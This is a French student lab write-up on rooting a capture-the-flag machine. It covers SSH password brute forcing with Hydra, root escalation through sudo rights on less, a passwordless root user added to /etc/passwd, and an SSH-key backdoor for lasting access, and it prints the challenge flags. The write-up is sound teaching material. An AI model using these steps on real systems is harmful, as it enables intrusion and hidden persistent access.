

## 1. Phase de reconnaissance

On me donne le scope de notre attaque : 10.10.75.108




J'effectue un scan sur la machine pour connaître les ports ouverts et les services accessibles :





Je vois qu'il y a 3 services de disponible :


- FTP
- SSH
- WEB

## 2. Exploitation

J'essaie d'accéder sur le serveur ftp en Anonymous pour récupérer des ressources :




Je vois la note pour Jake je décide donc de jeter un œil là-dessus :



Je me dis donc sur le serveur ftp il y'a surement un compte utilisateur Jake donc je tente de me connecter dessus :

```
┌──(amsi㉿kali)-[~]
└─$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine


┌──(amsi㉿kali)-[~]
└─$ ftp 10.10.75.108
Connected to 10.10.75.108.
220 (vsFTPd 3.0.3)
Name (10.10.75.108:amsi): jake
530 This FTP server is anonymous only.
ftp: Login failed
ftp>
```

Le service me spécifie bien que le serveur est en Anonymous seulement, donc je tente de voir d'autres infos sur d'autre services.

Je regarde le code web mis en ligne pour voir si j'ai une piste et je visite la page web :

```
amsi@kali: ~
Fichier  Actions  Éditer  Vue  Aide
┌──(amsi㉿kali)-[~]
└─$ curl -l 10.10.75.108
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browser window to see how it always will cover
the full screen (when scrolled to top), and that it scales nicely on all screen sizes.</p>
<!— Have you ever heard of steganography? —>
</body>
</html>

┌──(amsi㉿kali)-[~]
└─$
```


Il n'y a rien d'intéressant dessus, donc je décide de m'orienter sur le service SSH

La seule info exploitable qu'on a à notre disposition pour le service SSH est le nom de Jake et Amy, mais dans la note Amy reproche à Jake de changer son mot de passe car il est trop faible donc on va tenter de brute force le compte de Jake en utilisant Hydra :

```
┌──(amsi㉿kali)-[~]
└─$ hydra -l jake -P /usr/share/wordlists/rockyou.txt -f 10.10.75.108 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 12:01:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.75.108:22/
[22][ssh] host: 10.10.75.108   login: jake   password: 987654321
[STATUS] attack finished for 10.10.75.108 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-17 12:01:16

┌──(amsi㉿kali)-[~]
└─$
```

On à réussi à trouver le mot de passe de Jake ! Donc je tente de me connecter dessus en SSH :

```
┌──(amsi㉿kali)-[~]
└─$ ssh jake@10.10.75.108
The authenticity of host '10.10.75.108 (10.10.75.108)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.75.108' (ED25519) to the list of known hosts.
jake@10.10.75.108's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$
```

## 3. Élévation des privilèges

Je regarde d'abord où je suis et quels droits j'ai à ma disposition :

```
┌──(amsi㉿kali)-[~]
└─$ ssh jake@10.10.75.108
The authenticity of host '10.10.75.108 (10.10.75.108)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.75.108' (ED25519) to the list of known hosts.
jake@10.10.75.108's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ id
uid=1000(jake) gid=1000(jake) groups=1000(jake)
jake@brookly_nine_nine:~$ pwd
/home/jake
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ ls - lisa
ls: cannot access '-': No such file or directory
ls: cannot access 'lisa': No such file or directory
jake@brookly_nine_nine:~$ ls -lisa
total 44
274992 4 drwxr-xr-x 6 jake jake 4096 May 26  2020 .
131076 4 drwxr-xr-x 5 root root 4096 May 18  2020 ..
274950 4 -rw------- 1 root root 1349 May 26  2020 .bash_history
274995 4 -rw-r--r-- 1 jake jake  220 Apr  4  2018 .bash_logout
274994 4 -rw-r--r-- 1 jake jake 3771 Apr  4  2018 .bashrc
275083 4 drwx------ 2 jake jake 4096 May 17  2020 .cache
275085 4 drwx------ 3 jake jake 4096 May 17  2020 .gnupg
274946 4 -rw------- 1 root root   67 May 26  2020 .lesshst
288072 4 drwxrwxr-x 3 jake jake 4096 May 26  2020 .local
274993 4 -rw-r--r-- 1 jake jake  807 Apr  4  2018 .profile
275105 4 drwx------ 2 jake jake 4096 May 18  2020 .ssh
275088 0 -rw-r--r-- 1 jake jake    0 May 17  2020 .sudo_as_admin_successful
jake@brookly_nine_nine:~$
```

```
jake@brookly_nine_nine:~$ sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value]
            [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:~$
```

Je vois que j'ai un droit root sur la commande less, ce qui me donne l'opportunité de lancé des commandes en root sans connaître le mot de passe root :

```
jake@brookly_nine_nine:~$ cat .sudo_as_admin_successful
jake@brookly_nine_nine:~$ sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value]
            [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:~$ sudo less /etc/hosts
hosts        hosts.allow  hosts.deny
jake@brookly_nine_nine:~$ sudo less /etc/hosts
root@brookly_nine_nine:~# id
uid=0(root) gid=0(root) groups=0(root)
root@brookly_nine_nine:~#
```

Donc j'ai décidé d'ouvrir un fichier avec la commande less, puis d'ouvrir un bash dessus pour conserver mon droit root.

Je crée un 2e user root pour conserver un droit root sur la machine :

```
jake@brookly_nine_nine:~$ sudo less /etc/hosts
root@brookly_nine_nine:~# echo myroot::0:0:::/bin/bash | tee -a /etc/passwd
myroot::0:0:::/bin/bash
root@brookly_nine_nine:~# su myroot
root@brookly_nine_nine:/home/jake#
```

```
jake@brookly_nine_nine:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
amy:x:1001:1001:,,,:/home/amy:/bin/bash
holt:x:1002:1002:,,,:/home/holt:/bin/bash
ftp:x:111:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
jake:x:1000:1000:,,,:/home/jake:/bin/bash
myroot::0:0:::/bin/bash
jake@brookly_nine_nine:~$
```

Donc je peux maintenant me connecter en root directement :

```
jake@brookly_nine_nine:~$ su myroot
Password:
root@brookly_nine_nine:/home/jake#
```

Voilà l'élévation de privilège terminée !

Un débutant s'arrêtera ici mais je pousserais plus loin

Au passage je récupère les flags (j'ai failli oublier) :

```
root@brookly_nine_nine:/# cd /root/
root@brookly_nine_nine:/root# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
root@brookly_nine_nine:/root# cd /home/
amy/  holt/ jake/
root@brookly_nine_nine:/root# cd /home/
```

```
Enjoy!!
root@brookly_nine_nine:/root# cd /home/
amy/  holt/ jake/
root@brookly_nine_nine:/root# cd /home/
amy/  holt/ jake/
root@brookly_nine_nine:/root# cd /home/jake/
root@brookly_nine_nine:/home/jake# ls -lisa
total 44
274992 4 drwxr-xr-x 6 jake jake 4096 Jan 17 11:27 .
131076 4 drwxr-xr-x 5 root root 4096 May 18  2020 ..
274950 4 -rw------- 1 root root 1513 Jan 17 11:21 .bash_history
274995 4 -rw-r--r-- 1 jake jake  220 Apr  4  2018 .bash_logout
274994 4 -rw-r--r-- 1 jake jake 3771 Apr  4  2018 .bashrc
275083 4 drwx------ 2 jake jake 4096 May 17  2020 .cache
275085 4 drwx------ 3 jake jake 4096 May 17  2020 .gnupg
288081 4 -rw------- 1 root root   88 Jan 17 11:27 .lesshst
288072 4 drwxrwxr-x 3 jake jake 4096 May 26  2020 .local
274993 4 -rw-r--r-- 1 jake jake  807 Apr  4  2018 .profile
275105 4 drwx------ 2 jake jake 4096 May 18  2020 .ssh
275088 0 -rw-r--r-- 1 jake jake    0 May 17  2020 .sudo_as_admin_successful
root@brookly_nine_nine:/home/jake# ls /home/amy/
root@brookly_nine_nine:/home/jake# ls -lisa /home/amy/
total 32
275089 4 drwxr-xr-x 5 amy  amy  4096 May 18  2020 .
131076 4 drwxr-xr-x 5 root root 4096 May 18  2020 ..
275092 4 -rw-r--r-- 1 amy  amy   220 May 17  2020 .bash_logout
275091 4 -rw-r--r-- 1 amy  amy  3771 May 17  2020 .bashrc
 32703 4 drwx------ 2 amy  amy  4096 May 18  2020 .cache
 19242 4 drwx------ 3 amy  amy  4096 May 18  2020 .gnupg
275090 4 -rw-r--r-- 1 amy  amy   807 May 17  2020 .profile
275097 4 drwx------ 2 amy  amy  4096 May 17  2020 .ssh
root@brookly_nine_nine:/home/jake# ls -lisa /home/holt/
total 48
275093 4 drwxr-xr-x 6 holt holt 4096 May 26  2020 .
131076 4 drwxr-xr-x 5 root root 4096 May 18  2020 ..
288075 4 -rw------- 1 holt holt   18 May 26  2020 .bash_history
275096 4 -rw-r--r-- 1 holt holt  220 May 17  2020 .bash_logout
275095 4 -rw-r--r-- 1 holt holt 3771 May 17  2020 .bashrc
 33424 4 drwx------ 2 holt holt 4096 May 18  2020 .cache
275250 4 drwx------ 3 holt holt 4096 May 18  2020 .gnupg
275111 4 drwxrwxr-x 3 holt holt 4096 May 17  2020 .local
275094 4 -rw-r--r-- 1 holt holt  807 May 17  2020 .profile
274949 4 drwx------ 2 holt holt 4096 May 18  2020 .ssh
276141 4 -rw------- 1 root root  110 May 18  2020 nano.save
275116 4 -rw-rw-r-- 1 holt holt   33 May 17  2020 user.txt
root@brookly_nine_nine:/home/jake# cat /home/holt/user.txt
ee11cbb19052e40b07aac0ca060c23ee
root@brookly_nine_nine:/home/jake#
```

## 4. Maintien de l'accès

Je mets en place un backdoor pour pouvoir me reconnecter facilement sur le serveur en utilisant les clefs SSH.

D'abord j'ajoute ma clé publique dans la liste des clefs autorisé à se connecter sur le compte de Jake sur sa machine :

```
root@brookly_nine_nine:/home/jake# echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEVejn62PZjevxxDpIepJjSL1VXYUj4GVyWMyKTwPYLhEL3R+nzUiIs72qOflncnhXqzp7mwXz8IjnxWpWac+gbX3uC/3UVf3NXAxfOPEQg+WqAhuIKirQLhOXy0Hztux94DNkyxLT2AfGalQzDl2tJRzGnpP+iXxms9n9FsqLG6uN0hlPanxsY9m2SzEtPEWdX4pxfcXo/TTmNVsfKmR2oUhjUXV00y40LMyzH+vO4XqTO2kJLECJ5UGeVIRqR5GcLcwV5RAM1PIOsNMfrspS6CRuPlCocjcFQ0×0FaFp8AwJkmBPWPADcC/zasf/pgyzraY27XqA5zvprswGp8zP/zR9fIt8Vh8Ihj8ali6jijj0kvd+WEd7k6sYLofO4/zHHCpUrpPIs2tKv18ZCjHbLkfVgZz8TgRimaESSrRcstn8YByzACoaCrVNGEKuT51CM8tNZuTJ7gDuRUTrSNJTZNKFOmSbixzmRGepXPSA4YK+mbXzreGe6zWEUGQxW4E= amsi@kali
> ' > /home/jake/.ssh/authorized_keys
root@brookly_nine_nine:/home/jake# cat .s
.ssh/                .sudo_as_admin_successful
root@brookly_nine_nine:/home/jake# cat .s
.ssh/                .sudo_as_admin_successful
root@brookly_nine_nine:/home/jake# cat .ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEVejn62PZjevxxDpIepJjSL1VXYUj4GVyWMyKTwPYLhEL3R+nzUiIs72qOflncnhXqzp7mwXz8IjnxWpWac+gbX3uC/3UVf3NXAxfOPEQg+WqAhuIKirQLhOXy0Hztux94DNkyxLT2AfGalQzDl2tJRzGnpP+iXxms9n9FsqLG6uN0hlPanxsY9m2SzEtPEWdX4pxfcXo/TTmNVsfKmR2oUhjUXV00y40LMyzH+vO4XqTO2kJLECJ5UGeVIRqR5GcLcwV5RAM1PIOsNMfrspS6CRuPlCocjcFQ0×0FaFp8AwJkmBPWPADcC/zasf/pgyzraY27XqA5zvprswGp8zP/zR9fIt8Vh8Ihj8ali6jijj0kvd+WEd7k6sYLofO4/zHHCpUrpPIs2tKv18ZCjHbLkfVgZz8TgRimaESSrRcstn8YByzACoaCrVNGEKuT51CM8tNZuTJ7gDuRUTrSNJTZNKFOmSbixzmRGepXPSA4YK+mbXzreGe6zWEUGQxW4E= amsi@kali

root@brookly_nine_nine:/home/jake#
```

Une fois que j'ai fait cela, je peux normalement me connecter depuis ma machine en utilisant ma clé privée sans problème :


Voilà comment de rien j'ai eu accès à la machine de Jake, effectuer une élévation de privilège et maintenu un accès direct et permanent sur sa machine.

J'ai quelque recommandation à faire pour mieux protéger Jake d'une situation similaire :

- Les droits sudo doivent être contrôlé car cela représente un risque énorme sur l'élévation de privilège.
- Le mot de passe de Jake devrait être renforcé par des caractères spéciaux, lettres majuscule et minuscule et de chiffre. La taille optimale d'un mot de passe est de 12 caractères en mélangeant tous ces points.

***Note pour le prof :*** *Je rends le TP que maintenant car au dernier cours j'étais absent et que les codes moodle ne marchait pas on à dû aller voir Florence pour qu'elle nous débloque la section*